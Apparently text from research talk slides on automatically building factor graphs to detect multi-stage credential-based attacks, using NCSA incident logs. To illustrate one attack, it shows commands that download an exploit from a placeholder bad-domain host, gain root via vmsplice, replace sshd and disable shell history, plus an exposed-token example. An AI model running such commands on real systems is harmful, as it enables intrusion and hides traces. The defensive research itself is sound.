


Automated Generation of Factor Graphs for Security Attacks Detection

Speaker
Phuong Cao

Advisors
Prof. Ravishankar K. Iyer
Prof. Zbigniew Kalbarczyk

How do attackers get an initial access to a target system?



Stolen credentials

1.8B of stolen credentials have been exposed

```
Executable File | 8 lines (5 sloc) | 180 Bytes
1  #!/bin/bash
2
3  export HUBOT_SLACK_TOKEN=xoxb-165689178[redacted]
4  export HUBOT_SLACK_TEAM=[redacted]est
5  export HUBOT_SLACK_BOTNAME=localbot
6
7  bin/hubot --adapter slack
```

Exposed credentials

Credentials inadvertently exposed on public source code repository such as Github

```
$ docker -H 141.142.234.27:2375 info
Containers: 46
Images: 2326
Server Version: 1.11.0
Storage Driver: overlay
Backing Filesystem: extfs
Logging Driver: json-file
Kernel Version: 4.4.13-gentoo
Operating System: Gentoo/Linux
CPUs: 24
Total Memory: 62.62 GiB
Name: fido
ID: TECO:6ZH6:AYHD:X7BS:GD35:6TGH:HRXN:P5QZ:3FXT:JQM2:TJ7W:VPFI
```

Weak authentication systems

Expose a Docker management API to public internet
Use of default passwords in IoT devices

It's all about credentials!



Legitimate Users

Stolen credentials have been used to steal more credentials: a real multi-staged attack at NCSA



alice:password123
bob:password456
...

Social engineering

Email phishing

Password guessing



Firewall

2. OS fingerprinting

```
$ uname -a; w
Linux 2.6.xx, up
1:17, 1 user
USER      TTY
LOGIN@    IDLE
xxx      console 18:40
1:16
```



OpenSSH

3. Download exploit

```
$ wget server6.bad-domain.com/vm.c
Connecting to xx.yy.zz.tt:80...
connected.
HTTP 1.1 GET /vm.c 200 OK
```

4. Escalate privilege

```
$ gcc vm.c -o a; ./a
Linux vmsplICE Local Root
Exploit
...
# whoami
root
```



NCSA

5. Replace SSH daemon

```
sshd: Received SIGHUP;
restarting.
```




Attacker

1. Login remotely

```
tcp 195.22.xxx.xxx.55554 ->
141.142.237.95.22 FIN US
```

Threat Model

- Attackers infiltrate a target system by using stolen credentials or exploiting weak authentication.
- Assume multi-stage attacks, which can potentially be stopped at different point of



- User and attacker activities are observed by monitoring systems at host and network level.

Problem Statement


Problem Statement

Detect multi-stage attacks before the system misuse

Approach

- Automatically extract attack characteristics, represented by factor functions
- Construct factor graphs based on factor functions and observed events to determine user state

Approach overview




What is a Factor Graph

A factor graph (FG) is an undirected graph of **random variables** and **factor functions**.

The factor functions represent functional relationships between variables, e.g., prior beliefs or expert knowledge.

An edge connects a factor function and a variable if that variable is used by the factor function.



An example Factor Graph of three variables x, y, z .

A function $g(x, y, z)$ are factorized into a product of $f_1(x)f_2(x, y)f_3(y, z)$

Why Factor Graphs?

Consider a joint probability distribution $p(x_1, \dots, x_n)$ of variables describing user states and security logs

Factor Graphs are general probabilistic graphical model that subsume both Bayesian Networks and Markov Random Fields. In addition, FGs can express relationships that BNs and MRFs cannot express

FGs explicitly represent *what* and *how* variables are related using factor functions

Efficient representation by saving memory: instead of a table of size 2^N to represent $p(x_1, \dots, x_n)$, FGs use a group of smaller factors to reduce memory requirements


FGs can integrate knowledge of security experts and past data

Known random variables

event e^1 = download sensitive
 event e^2 = restart system service
 user profile u : past_compromise = true

Unknown random variables

state s^1 : user state when observing e^1
 state s^2 : user state when observing e^2



An example Factor Graph

Definition of factor functions

$$f_1 = \begin{cases} 1 & \text{if } e^1 = \text{download sensitive} \\ & \& s^1 = \text{suspicious} \\ 0 & \text{otherwise} \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = \text{restart service} \\ & \& s^1 = \text{suspicious} \\ & \& s^2 = \text{malicious} \\ 0 & \text{otherwise} \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = \text{restart sys service} \\ & \& s^2 = \text{benign} \\ 0 & \text{otherwise} \end{cases}$$

$$f_4 = \begin{cases} 1 & \text{if } s^{t-1} = \text{suspicious} \\ & \& s^t = \text{malicious} \\ & \& u = \text{past compromise} \\ 0 & \text{otherwise} \end{cases}$$

State inference

Enumerate possible
 s^1, s^2 state sequences

benign, benign
 benign, suspicious →
 benign, malicious,
 ...
 malicious, malicious

Score(s^1, s^2) is the sum
 of factor functions f_1, f_2, f_3, f_4

$$Score(s^1, s^2) = \sum f(c_f)$$

Most probable s^1, s^2 is
 suspicious, malicious

FGs can integrate knowledge of security experts and past data

Known random variables

event e^1 = download sensitive


event e^2 = restart system service

user profile u : `past_compromise` = true

Unknown random variables

state s^1 : user state when observing e^1

state s^2 : user state when observing e^2



An example Factor Graph

User state \ Functions	f1	f2	f3	f4
Benign, benign	0	0	1	0
Benign, suspicious	0	0	0	0
Suspicious, benign	1	0	1	0
Suspicious, suspicious	1	0	0	0
Suspicious, malicious	1	1	0	1
Malicious, benign	0	0	0	0
Malicious, suspicious	0	0	0	0
Malicious, malicious	0	0	0	0

Definition of factor functions

$$f_1 = \begin{cases} 1 & \text{if } e^1 = \text{download sensitive} \\ & \& s^1 = \text{suspicious} \\ 0 & \text{otherwise} \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = \text{restart service} \\ & \& s^1 = \text{suspicious} \\ & \& s^2 = \text{malicious} \\ 0 & \text{otherwise} \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = \text{restart sys service} \\ & \& s^2 = \text{benign} \\ 0 & \text{otherwise} \end{cases}$$

$$f_4 = \begin{cases} 1 & \text{if } s^{t-1} = \text{suspicious} \\ & \& s^t = \text{malicious} \\ & \& u = \text{past compromise} \\ 0 & \text{otherwise} \end{cases}$$


Automated extraction of factor functions from data

Why automation?

- Reduce bias introduced in manual processes
- Work with complex systems

Univariate	Bivariate	Multivariate
f(x)	f(x,y)	f(x,y,z)
Probability mass function of a user state $f(x) : x \in X \rightarrow [0, 1]$	Likelihood of a user state given an event $L(e s) : s \in S, e \in E \rightarrow [0, 1]$ Correlation between an event and a user state	An indicator function or a procedure $I(x, y, z) : x \in X, y \in Y, z \in Z \rightarrow 0, 1$ Factorizes to univariate and bivariate functions $f(x,y,z) = g(x)h(y,z)$

Automated extraction of factor functions from past incident data



Univariate factor functions

The function $f(u)$ can be represented by a likelihood function such as a histogram or a probability table

For a user attribute u , estimate the likelihood $f(u)$ of the user being malicious.

How could we get information on the user attribute u ?


- Private information
 - Incident report on past compromises of the user u
 - Report on past compromises of u 's machines
- Public records of the user's account compromises

Incident ID: 20080712

At Sat, 12 Jul 2008 15:11:33 the security team received an alert that there was a Brazilian login to the account **user46**. Since this account had just been **compromised less than a month ago**, also from country X, it was a sure indication that the account was compromised again.

Incident ID: 20081107

We started looking at **the machine** on Monday afternoon when John2 gave us access. We noticed that the md5sum for ssh and sshd were fine, however, the **md5sum for sudo did not match**. Since this is one of the binaries they replaced last time we suspected that **it was compromised again**. **The machine** was given back to John2.



359,420,698	MySpace accounts	PokéBp	657,001	PokéBip accounts
234,842,089	NetEase accounts		648,231	Domino's accounts
184,611,595	LinkedIn accounts		620,677	Final Fantasy Shrine accounts
152,445,165	Adobe accounts		616,882	Comcast accounts
112,005,531	Badoo accounts	THISHABBO	612,414	ThisHabbo Forum accounts
93,338,602	VK accounts		599,080	Null'd accounts
68,648,009	Dropbox accounts		590,954	Paddy Power accounts
65,469,298	tumblr accounts	PP	530,270	Battlefield Heroes accounts
58,843,488	Modern Business Solutions accounts			
49,467,477	Mesh accounts			

Univariate factor functions

The function $f(u)$ can be represented by a likelihood function such as a histogram or a probability table

For a user attribute u , estimate the likelihood $f(u)$ of the user being malicious.

How could we define $f(u)$?

- Private information
 - Incident report on past compromises of the user u
 - Report on past compromises of u 's machines
- Public records of the user's account compromises

Boolean univariate factor function

$f(u)$: user id \rightarrow bool

$f(u) = 1$ if user has been compromised
0 otherwise

Frequency counter univariate factor function

$f(u)$: user id \rightarrow integer

$f(u)$ = number of times the user account has been exposed in public records

Histogram of login activities

$f(u)$: user id \rightarrow real number

$f(u)$ = ratio of success vs. (failure + suspicious)

logins

	Success	Failure	Suspicious
Counter	2	6	1

Incident ID: 20090813-01

Bivariate factor functions

For a user state s , and an event, estimate the likelihood $f(s,e)$ of the user being in the state s .

The function $f(s,e)$ can be represented by a histogram of observing e and s together to specify the sensitivity of the corresponding event. This is different from fixed rules approaches.

Definition of $f(s,e)$

Boolean bivariate factor function

$f(s,e)$: user state, event \rightarrow bool

1 if the two variables values have been observed together

0 otherwise

Histogram counter bivariate factor function

$f(s,e)$: user state, event \rightarrow integer

number of times the two variables values have been observed together

	Benign	Malicious
ALERT_FAILED_PASSWORD	64263	6
ALERT_NEW_SERVICE	0	11

Multivariate factor functions (1)

Build a contextual factor function $f(s,e,u)$ that associates events with a user state, given a user profile.

Incident ID: 20080712

At Sat, 12 Jul 2008 15:11:33 the security team received an alert that there was a **Brazilian login to the account user46**. Since this account had just been **compromised less than a month ago**, also from Brazil, it was a sure fire indication that the account was compromised again.

User attributes (compromised in the past month) as described by the incident report

Thu Jun 19 18:29:47

\$ unset HISTFILE

Event 1: disable logging of bash history

Thu Jun 19 18:31:54

\$ wget [http://\[redacted\]/opcrypt.z2](http://[redacted]/opcrypt.z2)

Event 2: download of a file with a sensitive extension

Multivariate factor functions (1)

Build a contextual factor function $f(s, e_i, e_j, u)$ that associates events with a user state, given a user profile.

$$f(e_1, e_2, s_2, u) =$$

1 if


(e_1 = disable logging

e_2 = download of a file with a sensitive extension

s_2 = malicious

u = compromised in the past)

0 otherwise



A multivariate Factor Function combining user state, events, and user profile

Multivariate factor functions (2)

For a sequence of events in an attack, **extract the core events** that constitute the attacks.

For every pairs of incident_i and incident_j, extract the longest common subsequence of events

Attack A	Attack B
ALERT_MULTIPLE_LOGIN	ALERT_ANOMALOUS_HOST
ALERT_ANOMALOUS_HOST	LOGIN
ALERT_CLEAR_TRACES	ALERT_CLEAR_TRACES
ALERT_SENSITIVE_FTP_URI	ALERT_SENSITIVE_HTTP_URI
ALERT_SENSITIVE_HTTP_URI	compile
ALERT_MALWARE_MATCH	ALERT_INSTALL_BACKDOOR

Longest common subsequence between two attacks

Multivariate factor functions (2)

Longest common subsequence analysis identified following common subsequences among the attacks selected from NCSA data.

Subsequence 1:

['ALERT_ANOMALOUS_HOST',
'ALERT_SENSITIVE_HTTP_URI',
'ALERT_NEW_SYSTEM_SRV']

Subsequence 2:

['ALERT_HIGH_NETWORKFLOWS',
'ALERT_NEW_SENSITIVE_CONNECTION']

Subsequence 3:


['ALERT_MULTIPLE_LOGIN',
'ALERT_SENSITIVE_HTTP_URI',
'ALERT_MALWARE_HASH_REGISTRY_MATCH']

Subsequence 4:

['ALERT_FAILED_PASSWORD',
'ALERT_FAILED_PASSWORD',
'ALERT_FAILED_PASSWORD']

Multivariate factor functions

Longest common subsequence analysis identified following common subsequences among the attacks at NCSA.



Subsequence 1:

```
['ALERT_ANOMALOUS_HOST',  
'ALERT_SENSITIVE_HTTP_URI',  
'ALERT_NEW_SYSTEM_SRV']
```

Subsequence 2:

```
['ALERT_HIGH_NETWORKFLOWS',  
'ALERT_NEW_SENSITIVE_CONNECTION']
```

Subsequence 3:


```
['ALERT_MULTIPLE_LOGIN',  
'ALERT_SENSITIVE_HTTP_URI',  
'ALERT_MALWARE_HASH_REGISTRY_MATCH']
```

Subsequence 4:

```
['ALERT_FAILED_PASSWORD',  
'ALERT_FAILED_PASSWORD',  
'ALERT_FAILED_PASSWORD']
```

Multivariate factor functions

Longest common subsequence analysis identified following common subsequences among the attacks at NCSA.



A function f is a computer procedure instead of a mathematical function. It measures the progression of an attack

f : events, state \rightarrow real number

$f(E,s) = \{$

for each tree t in the forest:

path = *find_path*(E, t)

if (path) {

 progress = len(path) / len(t)


 return *relative_progress*(progress, s)

}




return 0

}

